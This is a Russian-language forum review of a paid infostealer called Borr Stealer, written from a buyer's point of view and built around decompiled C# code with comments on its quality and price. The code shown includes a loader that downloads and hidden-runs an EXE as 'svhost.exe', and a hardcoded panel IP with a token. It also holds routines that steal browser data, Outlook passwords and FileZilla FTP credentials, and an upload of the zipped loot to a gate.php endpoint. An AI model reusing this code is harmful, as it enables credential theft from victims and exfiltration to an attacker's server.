            using (StreamReader streamReader = new StreamReader(response.GetResponseStream()))
            {
                text = streamReader.ReadToEnd();
            }
        }
        Setting_Parser.words = text.Split(new char[]
        {
            ','
        });
        if (Setting_Parser.words[1] == "2")
        {
            Settings.Function_Config.seld_del_conf = false;
        }
        if (Setting_Parser.words[2] == "2")
        {
            Settings.Function_Config.coocies_autofill_conf = false;
        }
        if (Setting_Parser.words[3] == "2")
        {
            Settings.Function_Config.history_conf = false;
        }
        if (Setting_Parser.words[4] == "2")
        {
```


Лоадер дропает EXE со статичным именем в TEMP. Привет рантайм.

```
// Token: 0x060009FF RID: 2559 RVA: 0x0002FF60 File Offset: 0x0002E160
public static void load()
{
    new WebClient().DownloadFile(new Uri(Loader.url), Path.GetTempPath() + "\\svhost.exe");
    new Process
    {
        StartInfo =
        {
            FileName = Path.GetTempPath() + "\\svhost.exe",
            WindowStyle = ProcessWindowStyle.Hidden
        }
    }.Start();
}
```

Далее меня привлек конфиг. Как я понял, при запуске стиллер проверяет, действительна ли лицензия, и если все ок то продолжает работу. Как по мне это не самый лучший подход. Что если сервер/ip забанят? Как этот запрос в сеть скажется на рантайме, учитывая что все билды будут стучать на этот хост?

```
private static Random ranndom = new Random();

// Token: 0x0400048B RID: 1163
public static string panel_url = "http://5.188.60.21/";

// Token: 0x0400048C RID: 1164
public static string token = "vEL0YAO3jX";

// Token: 0x0400048D RID: 1165
public static string log_name = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\" + Setting
  567).ToString();

// Token: 0x0400048E RID: 1166
public static string hwid;

// Token: 0x0400048F RID: 1167
public static string os;

// Token: 0x04000490 RID: 1168
public static List<string> _114eb1b7 = new List<string>();

// Token: 0x04000491 RID: 1169
public static string directory = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\PSSLB.tmp"
```

Кстати, вот *сюда* стучит софт при запуске.



Сбор данных с браузера осуществляется с помощью дроченого SqliteHandler.

```
// Token: 0x020000A7 RID: 167
public class Sqlite
{
    // Token: 0x06000ABF RID: 2751 RVA: 0x00031738 File Offset: 0x0002F938
    public Sqlite(string baseName)
    {
        if (File.Exists(baseName))
        {
            FileSystem.FileOpen(1, baseName, OpenMode.Binary, OpenAccess.Read, OpenShare.Shared, -1);
            string s = Strings.Space((int)FileSystem.LOF(1));
            FileSystem.FileGet(1, ref s, -1L, false);
            FileSystem.FileClose(new int[]
            {
                1
            });
            this.db_bytes = Encoding.Default.GetBytes(s);
            if (Encoding.Default.GetString(this.db_bytes, 0, 15).CompareTo("SQLite format 3") != 0)
            {
                throw new Exception("Not a valid SQLite 3 Database File");
            }
            if (this.db_bytes[52] != 0)
            {
                throw new Exception("Auto-vacuum capable database is not supported");
            }
            this.page_size = (ushort)this.ConvertToInteger(16, 2);
            this.encoding = this.ConvertToInteger(56, 4);
            if (decimal.Compare(new decimal(this.encoding), 0m) == 0)
```

Я не знаю почему все юзают CryptUnprotectData, когда есть System.Security.Cryptography.ProtectedData

```
// Token: 0x02000016 RID: 22
internal static class Crypto2
{
    // Token: 0x060000B8 RID: 184
    [DllImport("crypt32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern bool CryptUnprotectData(ref Crypto2.ce893162 P_0, ref string P_1, ref Crypto2.ce893162 P_2, IntPtr P_3, ref Crypto2.c4f6378f P_4,
      P_5, ref Crypto2.ce893162 P_6);

    // Token: 0x060000B9 RID: 185 RVA: 0x0000ABE4 File Offset: 0x00008DE4
    public static byte[] ba74dd8a(byte[] P_0, byte[] P_1 = null)
    {
        Crypto2.ce893162 ce = default(Crypto2.ce893162);
        Crypto2.ce893162 ce2 = default(Crypto2.ce893162);
        Crypto2.ce893162 ce3 = default(Crypto2.ce893162);
        Crypto2.c4f6378f c4f6378f = new Crypto2.c4f6378f
        {
            acc4c6bc = Marshal.SizeOf(typeof(Crypto2.c4f6378f)),
            ac81d1e2 = 0,
            _0a57db9f = IntPtr.Zero,
            f74120a3 = null
        };
        string empty = string.Empty;
        try
        {
```

Стиллер outlook в наглую спизжен с моих сурсов. Даже не оптимизировали по нормальному.

```
        object result = null;
        try
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Borr_path, false);
            result = registryKey.GetValue(Borr_name);
            registryKey.Close();
        }
        catch
        {
        }
        return result;
    }

    // Token: 0x06000A0E RID: 2574 RVA: 0x000302E0 File Offset: 0x0002E4E0
    public static string Borr_OutlookRecursiveReg(string Borr_path, string[] Borr_keys)
    {
        Regex regex = new Regex("^(?!:\\/\\/)([a-zA-Z0-9-_]+\\.)*[a-zA-Z0-9][a-zA-Z0-9-_]+\\.[a-zA-Z]{2,11}?$");
        Regex regex2 = new Regex("^([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+)\\.([a-zA-Z]{2,5})$");
        string text = null;
        try
        {
            for (int i = 0; i < Borr_keys.Length; i++)
            {
                try
                {
                    object obj = Outlook.Borr_GetRegKey(Borr_path, Borr_keys[i]);
                    if (obj != null && Borr_keys[i].Contains("Password") && !Borr_keys[i].Contains("2"))
                    {
                        text = string.Concat(new string[]
                        {
                            text,
                            Borr_keys[i],
                            ": ",
                            Outlook.Borr_OutlookDecryptPwd((byte[])obj),
                            "\n"
                        });
```

Можно было бы добавить больше FTP.

```
// Token: 0x06000BA8 RID: 2984 RVA: 0x00034A94 File Offset: 0x00032C94
public static void steal()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    try
    {
        string text = folderPath + "\\FileZilla\\";
        if (Directory.Exists(text))
        {
            Directory.CreateDirectory(Settings.directory + "\\Apps\\FTP\\Filezilla");
            foreach (FileInfo fileInfo in new DirectoryInfo(text).GetFiles())
            {
                if (fileInfo.Name.Contains("recentservers.xml"))
                {
                    File.Copy(text + "recentservers.xml", Settings.directory + "\\Apps\\FTP\\Filezilla\\recentservers.xml");
                }
                if (fileInfo.Name.Contains("sitemanager.xml"))
                {
                    File.Copy(text + "sitemanager.xml", Settings.directory + "\\Apps\\FTP\\Filezilla\\sitemanager.xml");
                }
            }
        }
    }
    catch
    {
    }
    try
    {
        string text2 = folderPath + "\\GHISLER\\";
        if (Directory.Exists(text2))
        {
            Directory.CreateDirectory(Settings.directory + "\\Apps\\FTP\\GHISLER");
        }
        FileInfo[] files = new DirectoryInfo(text2).GetFiles();
        for (int i = 0; i < files.Length; i++)
        {
```

Лог собирается на диске, причем папка дропа статична. Снова рантайм.

```
UserAgent.get_agent();
using (ZipFile zipFile = new ZipFile())
{
    zipFile.AddDirectory(Settings.directory);
    zipFile.Save(Settings.log_name + ".zip");
}
string fileName = Settings.log_name + ".zip";
try
{
    new WebClient().UploadFile(Settings.panel_url + string.Format("gate.php?id={0}&os={1}&cookie={2}&pswd={3}&version={4}&cc={5}&autofill={6
      {7}", new object[]
    {
        1,
        Settings.os,
        Settings.coocount,
        Settings.pcount,
        Settings.version,
        Settings.cccount,
        Settings.aucount,
        Settings.hwid
    }), "POST", fileName);
}
catch (Exception)
{
}
if (Settings.Function_Config.loader)
{
    Loader.load();
}
Directory.Delete(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\PSSLB.tmp", true);
if (Settings.Function_Config.seld_del_conf)
{
    Process.Start(new ProcessStartInfo
```

И самое большое огорчение - граббер. Софт/панель не предусматривают возможность добавления собственных путей сбора файлов.


В топике было написано о обходе WindowsDefender, но где этот обход находится я так и не нашел. *Детект* чистого файла.

Создается впечптление что софт написан на похуй. Ни многопоточности, ни каких то других фишек - абсолютно дефолтный стиллер с дефолтными методами с гитхаба.


На этом желание копать дальше пропало - все это я уже видел.

Панель


В командах (?) Borr и Krown один и тот же web кодер, поэтому их панели похожи.




Borr



Krown



Настройки граббера



Поиск по логам

Нужно отдать должное, панель в этом софте выглядит круто. Но настройки конфига скудноваты (имхо).

Итог

Borr Stealer - салат из правленных исходников с гитхаба с минимумом новизны и щепоткой конфузера.

-Путей сбора файлов мало

-При этом добалять свои пути невозможно

-Судя по стилю написания кода, создается впечатление, что софт написан не малвар-кодером, а фрилансером за еду

Как по мне, данный продукт не соответствует цене (30$ в неделю без крипта).
Единственное что понравилось - обфускация (было интересно реверсить) и панель.

Исходник

Бинарники (onek1lo)

Блог
